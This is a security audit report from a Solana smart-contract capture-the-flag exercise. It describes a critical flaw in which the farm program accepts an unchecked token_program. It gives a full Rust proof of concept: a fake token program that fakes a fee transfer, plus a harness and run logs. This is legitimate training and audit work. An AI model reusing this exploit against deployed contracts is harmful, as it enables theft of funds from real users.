Javarez

Security

HALBORN

Solana Smart Contract Audit - CTF

Autor: Bruno Javarez
brunomjavarez@gmail.com

Document Detail

Client	Halborn
Company	Javarez Security
Test Runner	Bruno Morais Javarez
Phone	+5511985572821
E-mail	brunomjavarez@gmail.com
Version	1.0
Classification	*Confidential*

1. Executive Summary

Halborn engaged **Javarez Security** to perform a security audit on its smart contracts based on Solana blockchain. **Javarez Security** obtained permission to conduct the tests for the period of one week (October 5th to November 5th) and, for this purpose, was allocated a highly skilled security engineer. The objective of the procedure was to identify and audit vulnerabilities in the program logic that may impact **Halborn** business before its product release.

2. Scope and Objectives

Like any information security project, the strategies and tactics that are applied in the security audit must be very well planned. Therefore, together with **Halborn's** managers, meetings were held to clearly define the scope of audit service performed by the team of **Javarez Security**.

Halborn has undergone security tests on its smart contract seeking to achieve the following objectives:

- Ensure that program functions operate as intended.
- Identify potential security vulnerabilities in the program.
- Produce PoC to prove the existence of the security flaws.

The scope defined was:

- Repository: Rust_Solana
- Commit: a70f5bbbdf0fbc6fedeb0d824c1c9fc79a908bf9

At the end of the tests, it was agreed between the two companies that a report would be produced and sent to **Halborn**, so the engineers could perform the corrections in a timely manner.

3. Methodology

Javarez Security's security team ran the tests based on best practices in the market, manually analyzing the code to find security risks in the program implementation and used automated security tools to validate related dependencies. The audit phases can be separated into:

- Manual code review and walkthrough;
- Manual testing by custom scripts;
- Solana PoC Framework to execute a Proof of Concept.

Vulnerabilities or issues found can be grouped by its risk as shown below:

Critical	High	Medium	Low	Informational
Almost certain event that will cause a devastating and unrecoverable impact or loss	Highly probable incident that may cause a significant impact or loss	Potential security incident in the long term that may cause a partial impact or loss	Low probability of an incident occur that could cause minor impact or loss	Very unlikely issue that could cause a minimal or un-noticeable impact

4. Findings Overview

Critical	High	Medium	Low	Informational
1	1	0	0	0

Vulnerabilities	**Risk level**
Arbitrary signed program invocation	Critical
Missing account validation	High

5. Solana Farm Technical Details


Arbitrary signed program invocation

Critical

Description:


In processor.rs of the contract, it was verified that there is a invoke_signed function that aims to call an SPL program to transfer the funds that will be paid to enable the farm. Because there is no validation to verify that the token_program is legitimate, an attacker can create and input their own version of a token_program and run through the contract.

Code Location:



```
        if farm_data.enabled == 1 {
            return Err(FarmError::AlreadyInUse.into());
        }

        if !creator_info.is_signer {
            return Err(FarmError::SignatureMissing.into())
        }

        if *creator_info.key != farm_data.creator {
            return Err(FarmError::WrongCreator.into());
        }

        if *authority_info.key != Self::authority_id(program_id, farm_id_info.key, farm_data.nonce)? {
            return Err(FarmError::InvalidProgramAddress.into());
        }

        if amount != FARM_FEE {
            return Err(FarmError::InvalidFarmFee.into());
        }

        let fee_vault_owner = TokenAccount::unpack_from_slice(&fee_vault_info.try_borrow_data()?)?.owner;


        if fee_vault_owner != *authority_info.key {
            return Err(FarmError::InvalidFeeAccount.into())
        }
```

Figure 1 - Lack of validation for token_program



```
    pub fn token_transfer<'a>(
        pool: &Pubkey,
        token_program: AccountInfo<'a>,
        source: AccountInfo<'a>,
        destination: AccountInfo<'a>,
        authority: AccountInfo<'a>,
        nonce: u8,
        amount: u64,
    ) -> Result<(), ProgramError> {
        let pool_bytes = pool.to_bytes();
        let authority_signature_seeds = [&pool_bytes[..32], &[nonce]];
        let signers = &[&authority_signature_seeds[..]];

        let data = TokenInstruction::Transfer { amount }.pack();

        let mut accounts = Vec::with_capacity(4);
        accounts.push(AccountMeta::new(*source.key, false));
        accounts.push(AccountMeta::new(*destination.key, false));
        accounts.push(AccountMeta::new_readonly(*authority.key, true));

        let ix = Instruction {
            program_id: *token_program.key,
            accounts,
            data,
        };

        invoke_signed(
            &ix,
            &[source, destination, authority, token_program],
            signers,
        )
    }
}
```

Figure 2 - *invoke_signed* function

Proof of Concept – poc.rs:

```
use borsh::BorshSerialize;
use ctf_solana_farm::{instruction::FarmInstruction, processor::Processor, state::Farm,
error::FarmError};
use solana_program::instruction::{AccountMeta, Instruction};
use solana_program::native_token::lamports_to_sol;
use solana_program::{native_token::sol_to_lamports, pubkey::Pubkey,
system_program, program_option::COption};
use poc_framework::{LocalEnvironment, Environment, PrintableTransaction};
use solana_sdk::{signature::{Signer,Keypair}, msg};
use solana_program::borsh::try_from_slice_unchecked;
use std::str::FromStr;
use spl_token::state::{Account as TokenAccount, AccountState};



fn main (){
    poc_framework::setup_logging(poc_framework::LogLevel::DEBUG);
    //Accounts:

    //Creator
    let creator = poc_framework::keypair(0);
    let creator_pubkey = creator.pubkey();
    let creator_token_pubkey = Pubkey::new_unique();

    //farm
    let farm_pubkey = Pubkey::new_unique();

    //fee_vault
    let fee_vault_pubkey = Pubkey::new_unique();

    //token_program
    let token_program_pubkey = Pubkey::new_unique();
    //path declaration

    let path =
"/home/ziion/Documents/HalbornCTF_Rust_Solana/ctf/target/deploy/ctf_solana_far
m.so";


    //create owner pubkey

    let farm_program_id = Pubkey::new_unique();

    // farm nonce variable

    let nonce = 111;


    //sol to lamports - currency

    let amount_1sol = sol_to_lamports(1.0);


    //authority

    let authority = authority_id(&farm_program_id, &farm_pubkey, nonce).unwrap();


    //hacker contract

    let hacker_path =
"/home/ziion/Documents/Hacker_solana/Hacker_contract/target/deploy/hacker_c
ontract.so";

    let hacker_program_pubkey = Pubkey::new_unique();


    //SPL Token Acounts

    let creator_token_account = TokenAccount{

        owner: creator_pubkey,

        mint: spl_token::id(),

        amount: 500,

        delegate: COption::None,

        state: AccountState::Initialized,

        is_native: COption::None,

        delegated_amount: 0,

        close_authority: COption::None,

    };
```

```
 let fee_vault_account = TokenAccount{
        owner: authority,
        mint: spl_token::id(),
        amount: 100,
        delegate: COption::None,
        state: AccountState::Initialized,
        is_native: COption::None,
        delegated_amount: 0,
        close_authority: COption::None,
   };



   //Farm Struct
   let farm_struct = Farm{
        enabled: 0,
        nonce: nonce,
        token_program_id: token_program_pubkey,
        creator: creator_pubkey,
        fee_vault: fee_vault_pubkey,
   };


   //env – deploying the contracts and the accounts
   let mut env =
poc_framework::LocalEnvironment::builder().add_program(farm_program_id,
path).add_program(hacker_program_pubkey,
hacker_path).add_account_with_data(farm_pubkey, farm_program_id,
&farm_struct.try_to_vec().unwrap(), false).add_account_with_lamports(authority,
system_program::id(), amount_1sol).add_account_with_lamports(creator_pubkey,
system_program::id(),
amount_1sol).add_account_with_lamports(token_program_pubkey,
system_program::id(),
amount_1sol).add_account_with_packable(fee_vault_pubkey,
system_program::id(),
fee_vault_account).add_account_with_packable(creator_token_pubkey,
system_program::id(), creator_token_account).build();
```

```
    let ix = ix_pay_create_fee(
        &farm_pubkey,
        &authority,
        &creator_pubkey,
        &creator_token_pubkey,
        &fee_vault_pubkey,
        &hacker_program_pubkey,
        &farm_program_id,
        5000
    );


    let farm_status_before =
try_from_slice_unchecked::<Farm>(&env.get_account(farm_pubkey).unwrap().data
).unwrap();
    let creator_ before =
env.get_account(creator_token_pubkey).unwrap().lamports;
    let feevault_ before = env.get_account(fee_vault_pubkey).unwrap().lamports;


    env.execute_as_transaction(&[ix], &[&creator]).print();


    let farm_status_after =
try_from_slice_unchecked::<Farm>(&env.get_account(farm_pubkey).unwrap().data
).unwrap();
    let creator_after = env.get_account(creator_token_pubkey).unwrap().lamports;
    let feevault_after = env.get_account(fee_vault_pubkey).unwrap().lamports;


    println!("farm status before the transaction: {:?}", farm_status_before.enabled);
    println!("farm status after the transaction: {:?}", farm_status_after.enabled);
    println!("Creator amount before the transaction: {}", creator_before);
    println!("fee vault amount before the transaction: {}", feevault_before);
    println!("Creator amount after the transaction: {}", creator_after);
    println!("fee vault amount after the transaction: {}", feevault_after);
}
```

```
pub fn authority_id(
    program_id: &Pubkey,
    my_info: &Pubkey,
    nonce: u8,
) -> Result<Pubkey, FarmError> {
    Pubkey::create_program_address(&[&my_info.to_bytes()[..32], &[nonce]],
program_id)
        .or(Err(FarmError::InvalidProgramAddress))
}
pub fn ix_pay_create_fee(
    farm_id: &Pubkey,
    authority: &Pubkey,
    creator: &Pubkey,
    creator_token_account: &Pubkey,
    fee_vault: &Pubkey,
    token_program_id: &Pubkey,
    farm_program_id: &Pubkey,
    amount: u64,
) -> Instruction {
    let accounts = vec![
        AccountMeta::new(*farm_id, false),
        AccountMeta::new_readonly(*authority, false),
        AccountMeta::new(*creator, true),
        AccountMeta::new(*creator_token_account, false),
        AccountMeta::new(*fee_vault, false),
        AccountMeta::new_readonly(*token_program_id, false),
    ];
    Instruction {
        program_id: *farm_program_id,
        accounts,
        data: FarmInstruction::PayFarmFee(amount).try_to_vec().unwrap(),
    }
}
```

Proof of Concept – hacker_contact.so:

```
use solana_program::{
    account_info::AccountInfo,
    entrypoint,
    entrypoint::ProgramResult,
    pubkey::Pubkey,
    msg,
};
use spl_token::instruction::TokenInstruction;
// declare and export the program's entrypoint
entrypoint!(process_instruction);

// program entrypoint's implementation
pub fn process_instruction(
    program_id: &Pubkey,
    accounts: &[AccountInfo],
    instruction_data: &[u8]
) -> ProgramResult {
    // log a message to the blockchain
    match
    spl_token::instruction::TokenInstruction::unpack(instruction_data).unwrap(){
        spl_token::instruction::TokenInstruction::Transfer{amount, ..} => {
            msg!("Success!");
            Ok(())
        }
        _ => {
            panic!("Error")
        }
    }
}
```

Proof of Concept – Cargo.toml - Workspace:

```
[workspace]
members = [
        "pocs",
        "ctf_solana_farm"
]
```


Proof of Concept – Cargo.toml - poc:

```
[package]
name = "pocs"
version = "0.1.0"
edition = "2018"

# See more keys and their definitions at https://doc.rust-
lang.org/cargo/reference/manifest.html

[dependencies]
poc-framework = { version = "^0.2.0" }

solana-program = "1.8.2"
borsh = "0.9.1"
borsh-derive = "0.9.1"
spl-token = { version = "*", features = ["no-entrypoint"] }
ctf_solana_farm = { path = "../ctf_solana_farm", features = ["no-entrypoint"] }
solana-sdk = "1.7.8"
owo-colors = "3.1.0"
solana-logger = "1.8.2"

[lib]
```


Proof of Concept – Cargo.toml - ctf:

```
[package]
name = "ctf_solana_farm"
version = "0.1.0"
authors = ["lowprivuser"]
repository = "https://github.com/solana-labs/solana"
license = "Apache-2.0"
homepage = "https://solana.com/"
edition = "2018"

[features]
no-entrypoint = []
test-bpf = []

[dependencies]
borsh = "0.9.1"
borsh-derive = "0.9.1"
solana-program = "1.7.8"
num-derive = "0.3"
num-traits = "0.2"
thiserror = "1.0"
spl-token = { version = "3.2.0", features = [ "no-entrypoint" ] }
[dev-dependencies]
solana-program-test = "1.7.8"
solana-sdk = "1.7.8"
poc-framework = "^0.2.0"

[lib]
name = "ctf_solana_farm"
crate-type = ["cdylib", "lib"]
```

PoC evidence:



```
❯ RUST_BACKTRACE=1 cargo run --bin poc
warning: unused import: `processor::Processor`
 --> pocs/src/bin/poc.rs:3:53
  |
3 | use ctf_solana_farm::{instruction::FarmInstruction, processor::Processor, state::Farm, error::FarmError};
  |                                                     ^^^^^^^^^^^^^^^^^^^^
  |
  = note: `#[warn(unused_imports)]` on by default

warning: unused import: `solana_program::native_token::lamports_to_sol`
 --> pocs/src/bin/poc.rs:5:5
  |
5 | use solana_program::native_token::lamports_to_sol;
  |     ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
  |

warning: unused import: `LocalEnvironment`
 --> pocs/src/bin/poc.rs:7:21
  |
7 | use poc_framework::{LocalEnvironment, Environment, PrintableTransaction};
  |                     ^^^^^^^^^^^^^^^^
  |

warning: unused import: `Keypair`
 --> pocs/src/bin/poc.rs:8:37
  |
8 | use solana_sdk::{signature::{Signer,Keypair}, msg};
  |                                     ^^^^^^^
  |

warning: unused import: `std::str::FromStr`
  --> pocs/src/bin/poc.rs:10:5
   |
10 | use std::str::FromStr;
   |     ^^^^^^^^^^^^^^^^^
   |

warning: `pocs` (bin "poc") generated 5 warnings
    Finished dev [unoptimized + debuginfo] target(s) in 0.20s
     Running `/home/ziion/Documents/HalbornCTF_Solana/target/debug/poc`
[2022-11-06T17:08:15.321556536Z DEBUG solana_runtime::accounts_db] no recycle stores max: 0 min: 18446744073709551615 len: 0 looking: 421, 18446744073709551615 avail: 0
[2022-11-06T17:08:15.321909095Z DEBUG solana_runtime::accounts_db] creating store: 0 slot: 0 len: 0 size: 4194304 from: store path: "/tmp/0.0"
[2022-11-06T17:08:15.323518630Z DEBUG solana_runtime::accounts_db] no recycle stores max: 0 min: 18446744073709551615 len: 0 looking: 265, 18446744073709551615 avail: 0
[2022-11-06T17:08:15.323768674Z DEBUG solana_runtime::accounts_db] creating store: 1 slot: 0 len: 0 size: 4194304 from: store extra path: "/tmp/0.1"
[2022-11-06T17:08:15.324544336Z DEBUG solana_runtime::accounts_db] no recycle stores max: 0 min: 18446744073709551615 len: 0 looking: 265, 18446744073709551615 avail: 0
[2022-11-06T17:08:15.324733746Z DEBUG solana_runtime::accounts_db] creating store: 2 slot: 0 len: 0 size: 4194304 from: store extra path: "/tmp/0.2"
[2022-11-06T17:08:15.325511071Z DEBUG solana_runtime::accounts_db] no recycle stores max: 0 min: 18446744073709551615 len: 0 looking: 265, 18446744073709551615 avail: 0
[2022-11-06T17:08:15.325701212Z DEBUG solana_runtime::accounts_db] creating store: 3 slot: 0 len: 0 size: 4194304 from: store extra path: "/tmp/0.3"
[2022-11-06T17:08:15.326444312Z DEBUG solana_runtime::accounts_db] no recycle stores max: 0 min: 18446744073709551615 len: 0 looking: 265, 18446744073709551615 avail: 0
[2022-11-06T17:08:15.326631628Z DEBUG solana_runtime::accounts_db] creating store: 4 slot: 0 len: 0 size: 4194304 from: store extra path: "/tmp/0.4"
[2022-11-06T17:08:15.383346739Z DEBUG solana_runtime::bank] Adding program system_program under 11111111111111111111111111111111
[2022-11-06T17:08:15.383642100Z DEBUG solana_runtime::bank] Added program system_program under 11111111111111111111111111111111
[2022-11-06T17:08:15.383699779Z DEBUG solana_runtime::bank] Adding program vote_program under Vote111111111111111111111111111111111111111
[2022-11-06T17:08:15.383806522Z DEBUG solana_runtime::bank] Added program vote_program under Vote111111111111111111111111111111111111111
[2022-11-06T17:08:15.383879721Z DEBUG solana_runtime::bank] Adding program stake_program under Stake11111111111111111111111111111111111111
[2022-11-06T17:08:15.383975673Z DEBUG solana_runtime::bank] Added program stake_program under Stake11111111111111111111111111111111111111
[2022-11-06T17:08:15.384039344Z DEBUG solana_runtime::bank] Adding program config_program under Config1111111111111111111111111111111111111
[2022-11-06T17:08:15.384160033Z DEBUG solana_runtime::bank] Added program config_program under Config1111111111111111111111111111111111111
[2022-11-06T17:08:15.384234755Z DEBUG solana_runtime::bank] Adding program solana_bpf_loader_upgradeable_program under BPFLoaderUpgradeab1e11111111111111111111111
[2022-11-06T17:08:15.384407112Z DEBUG solana_runtime::bank] Added program solana_bpf_loader_upgradeable_program under BPFLoaderUpgradeab1e11111111111111111111111
[2022-11-06T17:08:15.384477104Z DEBUG solana_runtime::bank] Adding program solana_bpf_loader_program under BPFLoader2111111111111111111111111111111111
[2022-11-06T17:08:15.384644362Z DEBUG solana_runtime::bank] Added program solana_bpf_loader_program under BPFLoader2111111111111111111111111111111111
[2022-11-06T17:08:15.384713824Z DEBUG solana_runtime::bank] Adding program solana_bpf_loader_deprecated_program under BPFLoader1111111111111111111111111111111111
[2022-11-06T17:08:15.384880921Z DEBUG solana_runtime::bank] Added program solana_bpf_loader_deprecated_program under BPFLoader1111111111111111111111111111111111
[2022-11-06T17:08:15.386038548Z DEBUG solana_runtime::bank] Adding program compute_budget_program under ComputeBudget111111111111111111111111111111
[2022-11-06T17:08:15.386246773Z DEBUG solana_runtime::bank] Added program compute_budget_program under ComputeBudget111111111111111111111111111111
[2022-11-06T17:08:15.386333247Z DEBUG solana_runtime::bank] Removing program KeccakSecp256k11111111111111111111111111111
[2022-11-06T17:08:15.386424490Z DEBUG solana_runtime::bank] Removed program KeccakSecp256k11111111111111111111111111111
[2022-11-06T17:08:15.386517998Z DEBUG solana_runtime::bank] Removing program Ed25519SigVerify111111111111111111111111111
[2022-11-06T17:08:15.386559336Z DEBUG solana_runtime::bank] Removed program Ed25519SigVerify111111111111111111111111111
[2022-11-06T17:08:15.386592860Z DEBUG solana_runtime::bank] Adding program address_lookup_table_program under AddressLookupTab1e1111111111111111111111111
[2022-11-06T17:08:15.386761299Z DEBUG solana_runtime::bank] Added program address_lookup_table_program under AddressLookupTab1e1111111111111111111111111
[2022-11-06T17:08:15.386829228Z DEBUG solana_runtime::bank] Adding program zk_token_proof_program under ZkTokenProof1111111111111111111111111111111
[2022-11-06T17:08:15.386923086Z DEBUG solana_runtime::bank] Added program zk_token_proof_program under ZkTokenProof1111111111111111111111111111111
[2022-11-06T17:08:15.386996075Z DEBUG solana_runtime::bank] Adding precompiled program KeccakSecp256k11111111111111111111111111111
[2022-11-06T17:08:15.387089212Z DEBUG solana_runtime::bank] Added precompiled program KeccakSecp256k11111111111111111111111111111
[2022-11-06T17:08:15.387304069Z DEBUG solana_runtime::bank] Adding precompiled program Ed25519SigVerify111111111111111111111111111
[2022-11-06T17:08:15.387443795Z DEBUG solana_runtime::bank] Added precompiled program Ed25519SigVerify111111111111111111111111111
[2022-11-06T17:08:15.391127455Z DEBUG solana_runtime::bank] processing transactions: 1
[2022-11-06T17:08:15.406499798Z DEBUG solana_runtime::message_processor::stable_log] Program LX3EUdRUBUa3TbsYXLEUdj9J3prXkWXvLYSWyYyc2Jj invoke [1]
[2022-11-06T17:08:15.421300025Z DEBUG solana_runtime::message_processor::stable_log] Program QRSsyMWN1yHT9ir42bgNZUNZ4PdEhcSWCrL2AryKpy5 invoke [2]
[2022-11-06T17:08:15.421880817Z DEBUG solana_runtime::message_processor::stable_log] Program log: Success!
[2022-11-06T17:08:15.422005083Z DEBUG solana_runtime::message_processor::stable_log] Program QRSsyMWN1yHT9ir42bgNZUNZ4PdEhcSWCrL2AryKpy5 consumed 917 of 193351 compute units
[2022-11-06T17:08:15.422210092Z DEBUG solana_runtime::message_processor::stable_log] Program QRSsyMWN1yHT9ir42bgNZUNZ4PdEhcSWCrL2AryKpy5 success
[2022-11-06T17:08:15.422691976Z DEBUG solana_runtime::message_processor::stable_log] Program LX3EUdRUBUa3TbsYXLEUdj9J3prXkWXvLYSWyYyc2Jj consumed 8208 of 200000 compute units
